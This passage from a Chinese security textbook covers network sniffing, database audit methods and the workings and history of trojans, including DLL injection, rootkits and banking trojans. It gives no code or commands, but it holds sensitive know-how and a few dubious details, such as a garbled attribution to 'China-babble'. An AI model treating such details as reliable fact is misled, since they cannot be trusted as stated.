地址一一对应，只有网络接口才能识别这一地址。这样才能完成数据包的发送。

Ethernet 中填写了物理地址的帧从网络接口中，也就是从网卡中发送出去传送到物理的线路上。如果局域网是由一条粗网或细网连接成的，那么数字信号在电缆上传输信号就能够到达线路上的每一台主机。在使用集线器的时候，发送出去的信号到达集线器，由集线器再发向连接在集线器上的每一条线路。这样在物理线路上传输的数字信号也就能到达连接在集线器上的每个主机了。当数字信号到达一台主机的网络接口时，正常状态下网络接口对读入数据帧进行检查，如果数据帧中携带的物理地址是自己的或者物理地址是广播地址，那么就会将数据帧交给 IP 层软件。对于每个到达网络接口的数据帧都要进行这个过程的。但是当主机工作在监听模式下的话，所有的数据帧都将被交给上层协议软件处理。

当连接在同一条电缆或集线器上的主机被逻辑地分为几个子网的时候，那么要是有一台主机处于监听模式，它还将可以接收到发向与自己不在同一个子网(使用了不同的掩码、IP 地址和网关)的主机的数据包，在同一个物理信道上传输的所有信息都可以被接收到。在 UNIX 系统上，当拥有超级权限的用户要想使自己所控制的主机进入监听模式，只需要向 Interface(网络接口)发送 I/O 控制命令，就可以使主机设置成监听模式了。而使用 Windows XP 系统的用户，无论是否有权限，都可直接运行监听工具把主机设置成监听模式。

在网络监听时，常常要保存大量的信息(也包含很多的垃圾信息)，并要对收集的信息进行大量的整理，这样就会使正在监听的机器对其他用户的请求响应变得很慢。同时监听程序在运行的时候需要消耗大量的处理器时间，如果在这个时候就详细地分析包中的内容，许多包就会因来不及接收而被漏走，所以监听程序很多时候就会将监听得到的包存放在文件中等待以后分析。分析监听到的数据包是件令人很头疼的事情。因为网络中的数据包都非常复杂。两台主机之间连续发送和接收数据包，在监听到的结果中必然会夹杂一些别的主机交互的数据包。监听程序将同一 TCP 会话的包整理到一起就相当不容易了，如果你还期望将用户详细信息整理出来，就需要根据协议对包进行大量的分析。Internet 上那么多的协议，运行起来的话这个监听程序将会十分的大。如果都进行分析，监听程序占用的内存将会十分巨大。

现在网络中所使用的协议都是较早以前设计的，许多协议的实现都是基于一种非常友好的、通信的双方充分信任的基础。在通常的网络环境之下，用户的信息包括口令都是以明文的方式在网上传输的，因此进行网络监听从而获得用户信息并不是一件难事，只要掌握有初步的 TCP/IP 协议知识就可以轻松地监听到你想要的信息。美籍华人 China-babble 曾提出将网络监听从局域网延伸到广域网，但这个想法很快就被否定了。如果真是这样的话，网络必将“天下大乱”了。而事实上，现在在广域网里也可以监听和截获到一些用户信息，只是还不够明显而已，在整个 Internet 中这就更显得微不足道了。

长期以来，在保障业务连续性和性能的前提下，最大限度地保障数据库安全一直是数据库管理人员、安全管理人员孜孜不倦追求的安全目标。数据库系统作为三大基础软件之一，并不是在计算机诞生的时候就同时产生的，随着信息技术的发展，传统文件系统已经不能满足人们的需要。1961 年，美国通用电气公司成功开发了世界上第一个数据库系统 IDS(Integrated Data Store)，奠定了数据库的基础。经过几十年的发展和实际应用，数据库技术越来越成熟和完善，代表产品有甲骨文公司的 Oracle、IBM 公司的 DB2、微软公司的 MS-SQL Server 等。

如今，数据库系统在企业管理等领域已经具有非常广泛的应用，如账号管理、访问控制、安全审计、防病毒、评估加固等多个方面，常见的安全产品如 UTM、入侵检测、漏洞扫描等，这些产品为保障数据库系统的正常运行起到了重要作用。但是，通过对诸多安全事件的处理、分析，调查人员发现企业内部人员造成的违规事件占了较大比例。究其原因，主要是因为这些违规行为与传统的攻击行为不同，对内部的违规行为无法利用攻击机理和漏洞机理进行分析，这就导致了那些抵御外部入侵的产品无用武之地。因此，要防止内部的违规行为，就需要在内部建设审计系统，通过对操作行为的分析，实现对违规行为的及时响应和追溯。图 2.6 为对数据库系统的尝试破坏行为。




图 2.6　对数据库系统的尝试破坏行为

本节将主要介绍 4 种数据库安全审计技术，并建议优选网络监听方式。

1. 日志审计技术

该技术能够对网络操作及本地操作数据库的行为进行审计，由于它依托于现有数据库管理系统，因此兼容性很好。图 2.7 为日志审计技术部署示意图。

但这种审计技术的缺点也比较明显：首先，在数据库系统上开启自身日志审计对数据库系统的性能就有影响，特别是在大流量情况下，损耗较大；其次，日志审计记录的精细度较差，缺少一些关键信息，比如源 IP、SQL 语句等，审计溯源效果不好，最后就是日志审计需要到每一台被审计主机上进行配置和查看，较难进行统一的审计策略配置和日志分析。




图 2.7 日志审计技术部署示意图

2. 代理审计技术

该技术与日志审计技术比较类似，最大的不同是需要在被审计主机上安装代理程序。代理审计技术从审计粒度上要优于日志审计技术，但是性能上的损耗要大于日志审计技术。因为数据库系统厂商未公开细节，由数据库厂商提供的代理审计类产品对自有数据库系统的兼容性较好，但是在跨数据库系统的支持上，比如要同时审计 Oracle 和 DB2 时，存在一定的兼容性风险。同时由于在引入代理审计后，原数据库系统的稳定性、可靠性、性能或多或少都会受到一些影响，其实际应用面较窄。图 2.8 为代理审计技术部署示意图。




图 2.8 代理审计技术部署示意图

3. 网络监听审计技术

该技术最大的优点就是与现有数据库系统无关，部署过程不会给数据库系统带来性能上的负担，即使出现故障也不会影响数据库系统的正常运行，具备易部署、无风险的特点。但是，其部署的实现原理决定了网络监听技术在针对加密协议时，只能实现到会话级别审计(即可以审计到时间、源 IP、源端口、目的 IP、目的端口等信息)，而没法对内容进行审计。不过在绝大多数业务环境下，因为数据库系统对业务性能的要求远高于对数据传输加密的要求，很少有采用加密通信方式访问数据库服务端口的情况，故网络监听审计技术在

实际的数据库审计项目中应用非常广泛。

4. 网关审计技术

该技术是源于安全审计在互联网审计中的应用，在互联网环境中，审计过程除了记录以外，还需要关注控制，而网络监听方式无法实现很好的控制效果，故多数互联网审计厂商选择通过串行的方式来实现控制。在应用过程中，这种技术实现方式开始在数据库环境中使用，不过由于数据库环境存在流量大、业务连续性要求高、可靠性要求高的特点，与互联网环境大相径庭，故这种网关审计技术往往主要运用在对数据库运维审计的情况下，不能完全覆盖所有对数据库访问行为的审计。图 2.9 为网关审计技术部署示意图。





图 2.9　网关审计技术部署示意图

通过对以上 4 种技术的分析，在进行数据库审计技术方案的选择时，我们遵循的根本原则建议如下。

- 业务保障原则：安全建设的根本目标是能够更好地保障网络上承载的业务。在保证安全的同时，必须保障业务的正常运行和运行效率。
- 结构简化原则：安全建设的直接目的和效果是要将整个网络变得更加安全，简单的网络结构便于整个安全防护体系的管理、执行和维护。
- 生命周期原则：安全建设不仅仅要考虑静态设计，还要考虑不断的变化；系统应具备适度的灵活性和扩展性。

根据通常情况下用户业务系统 7×24 小时不间断运行的特点，从稳定性、可靠性、可用性等多方面进行考虑，特别是技术方案的选择不应对现有系统造成影响，建议用户优先采用网络监听审计技术来实现对数据库的审计。



2.6　木马

2.6.1　木马的工作原理

木马(Trojan)这个名字来源于古希腊传说(《荷马史诗》中木马计的故事，Trojan 一词的本意是“特洛伊”的，即代指特洛伊木马，也就是木马计的故事)。“木马”程序是目前比较流行的病毒文件，与一般的病毒不同，它不会自我繁殖，也并不“刻意”地去感染其他文件，而是通过将自身伪装吸引用户下载执行，向施种木马者提供打开被种者计算机的“门

户”，使施种者可以任意毁坏、窃取被种者的文件，甚至远程操控被种者的计算机。图 2.10 为漫画版的木马病毒入侵计算机。



图 2.10　木马病毒入侵计算机

木马与计算机网络中常常要用到的远程控制软件有些相似，但由于远程控制软件是“善意”的控制，因此通常不具有隐蔽性；木马则完全相反，木马要达到的是“偷窃”性的远程控制，如果没有很强的隐蔽性，那就是“毫无价值”的。木马通过一段特定的程序(木马程序)来控制另一台计算机。木马通常有两个可执行程序：一个是客户端，即控制端；另一个是服务端，即被控制端。植入被种者计算机的是“服务器”部分，而所谓的“黑客”正是利用“控制器”进入运行了“服务器”的计算机。运行了木马程序的“服务器”以后，被种者的计算机就会有一个或几个端口被打开，使黑客可以利用这些打开的端口进入被种者的计算机系统，安全和个人隐私也就毫无保障了！木马的设计者为了防止木马被发现，会采用多种手段隐藏木马。木马程序的“服务器”一旦运行并被控制端连接，其控制端将享有服务端的大部分操作权限，例如给计算机增加口令，浏览、移动、复制、删除文件，修改注册表，更改计算机配置等。

一个完整的特洛伊木马套装程序包含两部分：服务端(服务器部分)和客户端(控制器部分)。植入对方计算机的是服务端，而黑客正是利用客户端进入运行了服务端的计算机。运行了木马程序的服务端以后，会产生一个有着容易迷惑用户的名称的进程，暗中打开端口，向指定地点发送数据(如网络游戏的密码、即时通信软件密码、用户上网密码等)，黑客甚至可以利用这些打开的端口进入计算机系统。

特洛伊木马不会自动运行，它暗含在某些用户感兴趣的文档中，用户下载时附带的。对一个不会起疑的用户来说，它可能看起来有用或有趣(至少无害)但实际上，它被运行时是有害的。当用户运行文档程序时，特洛伊木马才会运行，信息或文档才会被破坏和遗失。特洛伊木马和后门不一样，后门指隐藏在程序中的秘密功能，通常是程序设计者为了能在日后随意进入系统而设置的。特洛伊木马有两种形式，Universal 的和 Transitive 的，Universal 就是可以控制操作的，而 Transitive 是不能控制操作的。如图 2.11 所示为特洛伊木马病毒。

至今，木马程序已经经历了六代的改进。

第一代：是最原始的木马程序。主要是简单的密码窃取，通过电子邮件发送信息等，具备了木马最基本的功能。

第二代：在技术上有了很大的进步，冰河是中国木马的典型代表之一。

第三代：主要改进在数据传递技术方面，出现了 ICMP 等类型的木马，利用畸形报文

传递数据，增加了杀毒软件查杀识别的难度。




图 2.11　特洛伊木马病毒

第四代：在进程隐藏方面有了很大改动，采用了内核插入式的嵌入方式，利用远程插入线程技术，嵌入 DLL 线程。或者挂接 PSAPI，来实现木马程序的隐藏。Windows NT/2000 下，木马都达到了良好的隐藏效果。“灰鸽子”和“蜜蜂大盗”是比较出名的 DLL 木马。

第五代：驱动级木马。驱动级木马多数都使用了 Rootbit 技术来达到在深度隐藏的效果，甚至可深入到内核空间，用户感染后，驱动级木马可针对杀毒软件和网络防火墙进行攻击，将系统 SSDT 初始化，导致杀毒防火墙失去效应。有的驱动级木马甚至可驻留在 BIOS，并且很难查杀。

第六代：随着身份认证 Usbkey 和杀毒软件主动防御的兴起，黏虫技术类型和特殊反显技术类型的木马逐渐开始系统化。前者主木马程序技术病毒特征不明显发展，可以说非常迅速的，其原因主要是有些年轻人出于好奇，或是急于显示自己实力，不断改进木马程序的编写代码。此类木马程序主要以盗取和篡改用户敏感信息为主：特殊反显技术类型的木马以动态口令和硬证书攻击为主。PassCopy 和“暗黑蜘蛛侠”是这类木马的代表。

2.6.2　木马的分类

木马病毒大致可分为 6 类。

1. 网络游戏木马

随着网络在线游戏的普及和升温，中国拥有规模庞大的网游玩家。网络游戏中的金钱、装备等虚拟财富与现实财富之间的界限越来越模糊。与此同时，以盗取网游账号密码为目的的木马病毒也随之泛滥起来。网络游戏木马通常采用记录用户键盘输入、抽奖活动、Hook 游戏进程、API 函数等方法获取用户的密码和账号。窃取到的信息一般通过发送电子邮件或向远程脚本程序提交的方式发送给木马作者。网络游戏木马的种类和数量，在国产木马病

毒中都首屈一指。流行的网络游戏无一不受网游木马的威胁。一款新游戏正式发布后，往往在一到两个星期内，就会有相应的木马程序被制作出来。大量的木马生成器和黑客网站的公开销售也是网游木马泛滥的原因之一。

2. 网银木马

网银木马是针对网上交易系统编写的木马病毒，其目的是盗取用户的卡号、密码，甚至安全证书。此类木马的种类数量虽然比不上网游木马，但它的危害更加直接，受害用户的损失更加惨重。网银木马通常针对性较强，木马编写者可能首先对某银行的网上交易系统进行仔细分析，然后针对安全薄弱环节编写病毒程序。2 月 27 日，瑞星公司向广大网民发出病毒警报：曾在 2011 年“叱咤风云”的“网银超级木马”再度来袭。据瑞星安全专家介绍，新版“网银超级木马”为最近非常流行的网购型木马，病毒会非法篡改支付宝页面内容，采用“移花接木”的方式盗取用户的网银账号和钱财。此外，该类病毒还可以利用一款正规看图软件做幌子，利用用户加载 DLL 但缺乏验证的漏洞，加载病毒模块，并创建和注入傀儡进程，实现病毒的运行，从而躲避杀毒软件的拦截和查杀。“当用户在上网购物时，往往会收到卖家发来的‘商品细节照片’等类似文件，此病毒就是利用这一点，将病毒伪装成商品图片。”瑞星安全专家介绍说，当用户单击打开此“细节图片”时，看似打开了一个正规看图工具，而实际加载了带有病毒功能的文件。

随着中国网上交易的普及，受到外来网银木马威胁的用户也在不断增加。图 2.12 为黑客利用木马病毒盗取网银的作案步骤。

